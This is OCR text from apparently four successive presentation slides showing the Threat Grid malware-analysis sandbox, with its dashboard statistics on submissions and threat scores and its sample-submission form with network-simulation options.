

Threat Grid
Submit Sample
Dashboard
Samples
Reports
Indicators
mauger
Dashboard
My Organization
My Samples
Last 24 Hours
Last 7 Days
Auto Refresh
Avg. Analysis Time
6m 3s
-6% prior period
Avg. Threat Score
40
-2% prior period
Unique Submitters
14
+17% prior period
Unique File Types
64
+5% prior period
Recent Samples
100 graveyard.exe
100 heading_s.exe
100 instruct.exe
100 thought
Threat Scores
Avg. Threat Score 40 (from 1,220 submissions)
650
600
550
500
450
400
350
300
250
200
150
100
50
0
173
173
255
Critical (90-100)
High (75-89)
Medium (50-74)
Low (0-49)
Medium (50-74)
High (75-89)
Critical (90-100)
377
235
215
133
01/20
01/21
01/22
01/23
Total Convictions
173 Convictions (24.71 Avg/Day)
1,220 Submissions (174.29 Avg/Day)
Low (0-49)
Medium (50-74)
High (75-89)
Critical (90-100)
Submit Sample
Submission Type
Upload file
Submit URL
File
Browse...
Options
Tags
zeus, spy-eye, etc...
Access
Mark private
Notification
Email me when anaylsis is complete
Virtual Machine
Use best option
Playbook
None
None
Close Active Window
Conduct Active Window Change
Open Embedded Object in Word Document
Random Cursor Movement with Image Recognition
Visit Website Using Internet Explorer
Network Simulation
Network Exit
Callback URL
http://yourserver.com/callback/url
Runtime
5 minutes
Password
Help
Cancel
Submit
BRKSEC-3450
84



Threat Grid
Submit Sample
Dashboard
Samples
Reports
Indicators
mauger
Dashboard
My Organization
My Samples
Last 24 Hours
Last 7 Days
Auto Refresh
Avg. Analysis Time
6m 3s
-6% prior period
Avg. Threat Score
40
-2% prior period
Unique Submitters
14
+17% prior period
Unique File Types
64
+5% prior period
Recent Samples
graveyard.exe
heading_s.exe
instruct.exe
Threat Scores
Avg. Threat Score 40 (from 1,220 submissions)
Critical (90-100)
High (75-89)
Medium (50-74)
Total Convictions
173 Convictions (24.71 Avg/Day)
1,220 Submissions (174.29 Avg/Day)
Low (0-49)
Medium (50-74)
High (75-89)
Critical (90-100)
Submit Sample
Submission Type
Upload file
Submit URL
File
Browse...
Options
Tags
zeus, spy-eye, etc...
Access
Mark private
Notification
Email me when anaylsis is complete
Virtual Machine
Use best option
Playbook
None
None
Close Active Window
Conduct Active Window Change
Open Embedded Object in Word Document
Random Cursor Movement with Image Recognition
Visit Website Using Internet Explorer
Network Simulation
Network Exit
Callback URL
http://yourserver.com/callback/url
Runtime
5 minutes
Password
Help
Cancel
Submit
BRKSEC-3450
85



Threat Grid
Submit Sample
Dashboard
Samples
Reports
Indicators
mauger
Dashboard
My Organization
My Samples
Last 24 Hours
Last 7 Days
Auto Refresh
Avg. Analysis Time
6m 3s
-6% prior period
Avg. Threat Score
40
-2% prior period
Unique Submitters
14
+17% prior period
Unique File Types
64
+5% prior period
Recent Samples
100 graveyard.exe
100 heading_s.exe
100 instruct.exe
100 thought
Threat Scores
Avg. Threat Score 40 (from 1,220 submissions)
650
600
550
500
450
400
350
300
250
200
150
100
50
0
173
173
255
Critical (90-100)
High (75-89)
Medium (50-74)
Low (0-49)
Medium (50-74)
High (75-89)
Critical (90-100)
377
235
215
133
01/20
01/21
01/22
01/23
Total Convictions
173 Convictions (24.71 Avg/Day)
1,220 Submissions (174.29 Avg/Day)
Low (0-49)
Medium (50-74)
High (75-89)
Critical (90-100)
Submit Sample
Submission Type
Upload file
Submit URL
File
Browse...
Options
Tags
zeus, spy-eye, etc...
Access
Mark private
Notification
Email me when anaylsis is complete
Virtual Machine
Use best option
Playbook
None
Description
Network Simulation
None
As Needed
All Simulated
No network traffic will be simulated.
Network Exit
US - Pennsylvania - Philadelphia (default)
Callback URL
http://yourserver.com/callback/url
Runtime
5 minutes
Password
Help
Cancel
Submit



Threat Grid
Submit Sample
Dashboard
Samples
Reports
Indicators
mauger
Dashboard
My Organization
My Samples
Last 24 Hours
Last 7 Days
Auto Refresh
Avg. Analysis Time
6m 3s
-6% prior period
Avg. Threat Score
40
-2% prior period
Unique Submitters
14
+17% prior period
Unique File Types
64
+5% prior period
Recent Samples
100 graveyard.exe
100 heading_s.exe
100 instruct.exe
100 thought
Threat Scores
Avg. Threat Score 40 (from 1,220 submissions)
650
600
550
500
450
400
350
300
250
200
150
100
50
0
173
173
255
Critical (90-100)
High (75-89)
Medium (50-74)
Low (0-49)
Medium (50-74)
High (75-89)
Critical (90-100)
377
235
215
133
01/20
01/21
01/22
01/23
Total Convictions
173 Convictions (24.71 Avg/Day)
1,220 Submissions (174.29 Avg/Day)
Low (0-49)
Medium (50-74)
High (75-89)
Critical (90-100)
Submit Sample
Submission Type
Upload file
Submit URL
File
Browse...
Options
Tags
zeus, spy-eye, etc...
Access
Mark private
Notification
Email me when anaylsis is complete
Virtual Machine
Use best option
Playbook
None
Description
Network Simulation
None
As Needed
All Simulated
Network connections will be simulated as needed when the resources are not available on the Internet
Network Exit
US - PA - Philadelphia
Callback URL
http://yourserver.com/callback/url
Runtime
5 minutes
Password
Help
Cancel
Submit

